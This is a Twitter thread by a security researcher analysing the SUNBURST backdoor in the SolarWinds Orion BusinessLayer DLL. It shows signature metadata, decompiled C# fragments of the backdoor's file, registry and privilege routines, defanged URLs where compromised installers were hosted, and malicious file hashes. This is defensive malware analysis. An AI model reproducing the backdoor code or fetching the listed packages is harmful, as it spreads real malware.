Twitter Thread by Kyle Hanslovan

**Kyle Hanslovan**
@KyleHanslovan

Only 1 / 67 antivirus engines list SUNBURST backdoor as malicious - SolarWinds.Orion.Core.BusinessLayer.dll https://t.co/taaiUtSJzR #SUNBURST #UNC2452

SolarWinds' digital certificate hasn't been revoked yet.

Signature Verification

⊘ Signed file, valid signature

File Version Information

|	
Copyright	Copyright ® 1999-2020 SolarWinds Worldwide, LLC. All Rights Reserved.
Product	SolarWinds.Orion.Core.BusinessLayer
Description	SolarWinds.Orion.Core.BusinessLayer
Original Name	SolarWinds.Orion.Core.BusinessLayer.dll
Internal Name	SolarWinds.Orion.Core.BusinessLayer.dll
File Version	2019.4.5200.9083
Date signed	08:53 AM 03/24/2020

Signers

— Solarwinds Worldwide, LLC

Name	Solarwinds Worldwide, LLC
Status	Valid
Issuer	Symantec Class 3 SHA256 Code Signing CA
Valid From	12:00 AM 01/21/2020
Valid To	11:59 PM 01/20/2023
Valid Usage	Code Signing
Algorithm	sha256RSA
Thumbprint	47D92D49E6F7F296260DA1AF355F941EB25360C4
Serial Number	0F E9 73 75 20 22 A6 06 AD F2 A3 6E 34 5D C0 ED

+ Symantec Class 3 SHA256 Code Signing CA

+ VeriSign

The full compromised package is still being hosted online as well ■
hxxps://downloads.solarwinds[.]com/solarwinds/CatalogResources/Core/2019.4/2019.4.5220.20574/SolarWinds-Core-v2019.4.5220

Job class within the backdoored #Sunburst DLL is pretty straight forward and aligns with @FireEye's analysis.
CollectSystemDescription:

DeleteFile

DeleteRegistryValue

```
1   // SolarWinds.Orion.Core.BusinessLayer.OrionImprovementBusinessLayer.Job
2   // Token: 0x06000992 RID: 2450 RVA: 0x0004462D File Offset: 0x0004282D
3   public static void DeleteRegistryValue(string[] args)
4   {
5       OrionImprovementBusinessLayer.RegistryHelper.DeleteValue(args[0], args[1]);
6   }
7
```

FileExists


```
1   // SolarWinds.Orion.Core.BusinessLayer.OrionImprovementBusinessLayer.Job
2   // Token: 0x06000990 RID: 2448 RVA: 0x000445F0 File Offset: 0x000427F0
3   public static void FileExists(string[] args, out string result)
4   {
5       string path = Environment.ExpandEnvironmentVariables(args[0]);
6       result = File.Exists(path).ToString();
7   }
8
```

#UNC2452 prefers MD5 for their file hashing routine


```
1   // SolarWinds.Orion.Core.BusinessLayer.OrionImprovementBusinessLayer.Job
2   // Token: 0x06000988 RID: 2440 RVA: 0x00043CA0 File Offset: 0x00041EA0
3   public static int GetFileHash(string[] args, out string result)
4   {
5       result = null;
6       string path = Environment.ExpandEnvironmentVariables(args[0]);
7       using (MD5 md = MD5.Create())
8       {
9           using (FileStream fileStream = File.OpenRead(path))
10          {
11              byte[] bytes = md.ComputeHash(fileStream);
12              if (args.Length > 1)
13              {
14                  return (!(OrionImprovementBusinessLayer.ByteArrayToHexString(bytes).ToLower() == args[1].ToLower())) ? 1 : 0;
15              }
16              result = OrionImprovementBusinessLayer.ByteArrayToHexString(bytes);
17          }
18      }
19      return 0;
20  }
21
```

#UNC2452's DirList is savvy enough to always expand environment variables. Doesn't appear to have any recursion or depth arguments for DirWalk'ing.



```csharp
// SolarWinds.Orion.Core.BusinessLayer.OrionImprovementBusinessLayer.Job
// Token: 0x06000989 RID: 2441 RVA: 0x00043D34 File Offset: 0x00041F34
public static void GetFileSystemEntries(string[] args, out string result)
{
    string searchPattern = (args.Length >= 2) ? args[1] : "*";
    string path = Environment.ExpandEnvironmentVariables(args[0]);
    string[] value = (from f in Directory.GetFiles(path, searchPattern)
    select Path.GetFileName(f)).ToArray<string>();
    string[] value2 = (from f in Directory.GetDirectories(path, searchPattern)
    select Path.GetFileName(f)).ToArray<string>();
    result = string.Join("\n", value2) + "\n\n" + string.Join(" \n", value);
}
```

Use of token manipulation was underwhelming. Sets process privilege to SeTakeOwnershipPrivilege, SeRestorePrivilege, and SeShutdownPrivilege.


```csharp
// Token: 0x0600096D RID: 2413 RVA: 0x00043024 File Offset: 0x00041224
private static void SetKeyOwnerWithPrivileges(RegistryKey key, string subKey, string owner)
{
    try
    {
        OrionImprovementBusinessLayer.RegistryHelper.SetKeyOwner(key, subKey, owner);
    }
    catch
    {
        bool newState = false;
        bool newState2 = false;
        bool flag = false;
        bool flag2 = false;
        string privilege = OrionImprovementBusinessLayer.ZipHelper.Unzip("C04NSi0uyS9KDSjKLMvMSU1PBQA=");
        string privilege2 = OrionImprovementBusinessLayer.ZipHelper.Unzip("C04NScxO9S/PSy0qzsgsCCjKLMvMSU1PBQA=");
        flag = OrionImprovementBusinessLayer.NativeMethods.SetProcessPrivilege(privilege2, true, out newState);
        flag2 = OrionImprovementBusinessLayer.NativeMethods.SetProcessPrivilege(privilege, true, out newState2);
        try
        {
            OrionImprovementBusinessLayer.RegistryHelper.SetKeyOwner(key, subKey, owner);
        }
        finally
        {
            if (flag)
            {
                OrionImprovementBusinessLayer.NativeMethods.SetProcessPrivilege(privilege2, newState, out newState);
            }
```

Domain1 = https://t.co/BGPAyeprMm
(just like the report said). Thus far all analysis has held up (no real surprise there).

One of the anomalous #SUNBURST DLLs from October 2019 that Microsoft highlighted can be found in the SolarWinds Coreinstall.msi for 2019.4.5220.20161 -

hxxps://downloads.solarwinds[.]com/solarwinds/CatalogResources/Core/2019.4/2019.4.5220.20161/CoreInstaller.msi

Malicious #SUNBURST DLL CE77D116A074DAB7A22A0FD4F2C1AB475F16EEC42E1DED3C0B0AA8211FE858D6 from May 2020 can be found in CoreInstaller.msi for 2020.2.5320.27438

-hxxps://downloads.solarwinds[.]com/solarwinds/CatalogResources/Core/2020.2/2020.2.5320.27438/CoreInstaller.msi

Malicious #SUNBUST DLL 019085A76BA7126FFF22770D71BD901C325FC68AC55AA743327984E89F4B0134 from April 2020 can be found in CoreInstaller.msi for 2020.2.5220.27327 - hxxps://downloads.solarwinds[.]com/solarwinds/CatalogResources/Core/2020.2/2020.2.5220.27327/CoreInstaller.msi

Share   View

« Downloads > SolarWinds-SUNBURST > 2020.2.5220.27327CoreInstaller.msi   ⌄   ⟳   Search 2020.2.5220.27327CoreInstaller.msi

Name	Date modified	Type	Size
SolarWinds.Orion.Core.BusinessLayer.dll	4/21/2020 5:54 PM	Application exten...	1,004 KB
SolarWinds.Orion.Core.BusinessLayer.dll....	4/21/2020 9:34 AM	Configuration Sou...	22 KB

ss

ds

ts

ds-SUNBURST

Checksum information   —   ☐   ✕

Name   SolarWinds.Orion.Core.BusinessLayer.dll
Size   1028072 bytes (1003 KiB)
SHA256   019085A76BA7126FFF22770D71BD901C325FC68AC55AA743327984E89F4B0134

selected 0.97 MB |